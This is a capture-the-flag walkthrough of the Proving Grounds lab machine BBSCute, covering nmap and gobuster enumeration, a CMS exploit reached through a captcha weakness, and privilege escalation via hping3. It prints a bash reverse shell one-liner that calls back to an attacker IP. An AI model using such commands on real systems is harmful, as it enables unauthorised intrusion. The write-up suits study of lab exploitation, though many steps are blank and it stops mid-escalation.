Proving Grounds BBSCute


> Saikat Karmakar | Sept 24:2021

> ip : 192.168.235.128


- **enumeration**


```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)
| ssh-hostkey:
|   2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)
|   256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)
|_  256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)
80/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-favicon: Unknown favicon MD5:
759585A56089DB516D1FBBBE5A8EEA57
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
88/tcp  open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: 404 Not Found
110/tcp open  pop3     Courier pop3d
|_pop3-capabilities: IMPLEMENTATION(Courier Mail Server) USER TOP
UIDL STLS LOGIN-DELAY(10) PIPELINING UTF8(USER)
| ssl-cert: Subject:
commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after:  2021-09-17T16:28:06
| MD5:   5ee2 40c8 66d1 b327 71e6 085a f50b 7e28
```

```
|_SHA-1: 28a3 acc0 86a7 cd64 8f09 78fa 1792 7032 0ecc b154
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 Courier pop3d
|_pop3-capabilities: IMPLEMENTATION(Courier Mail Server) TOP USER
UIDL LOGIN-DELAY(10) PIPELINING UTF8(USER)
| ssl-cert: Subject:
commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after:  2021-09-17T16:28:06
| MD5:   5ee2 40c8 66d1 b327 71e6 085a f50b 7e28
|_SHA-1: 28a3 acc0 86a7 cd64 8f09 78fa 1792 7032 0ecc b154
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- Basic apache web server is running on port 80
- 


- gobuster gave us a login page here


-
```
..ving_grounds_off_sec/BBSCute ❯ cat gobuster.log                    WalkThroughs/git/master
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.235.128/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/24 19:58:20 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/core                 (Status: 301) [Size: 317] [--> http://192.168.235.128/core/]
/docs                 (Status: 301) [Size: 317] [--> http://192.168.235.128/docs/]
/favicon.ico          (Status: 200) [Size: 1150]
/index.html           (Status: 200) [Size: 10701]
/index.php            (Status: 200) [Size: 6174]
/libs                 (Status: 301) [Size: 317] [--> http://192.168.235.128/libs/]
/manual               (Status: 301) [Size: 319] [--> http://192.168.235.128/manual/]
/server-status        (Status: 403) [Size: 280]
/skins                (Status: 301) [Size: 318] [--> http://192.168.235.128/skins/]
/uploads              (Status: 301) [Size: 320] [--> http://192.168.235.128/uploads/]
===============================================================
2021/09/24 19:59:10 Finished
===============================================================
```
- 


- There are exploits available for the particular version of the CMS
- 

- This one dosen't work so trying the another one
- For this we need a registered user. But we can't register because there is some problem with the captcha

- 

- 


- If we look at the source of the captcha.php we can see some interesting thing lets try this as our valid captcha.
- 

- 

- We're in
- 

- Using bash we can get a proper shell

```
bash -i >& /dev/tcp/192.168.49.235/1234 0>&1
```

- Using the `sudo -l` command we can see what we can run without password as root
- 

- We can't directly use this binary to get the root user but we can use hping3 in icmp mode to send data back to us
- Still we can't use any args after the `--icmp` option. But if we just run it normally we can see we have the effective user id of the root user
-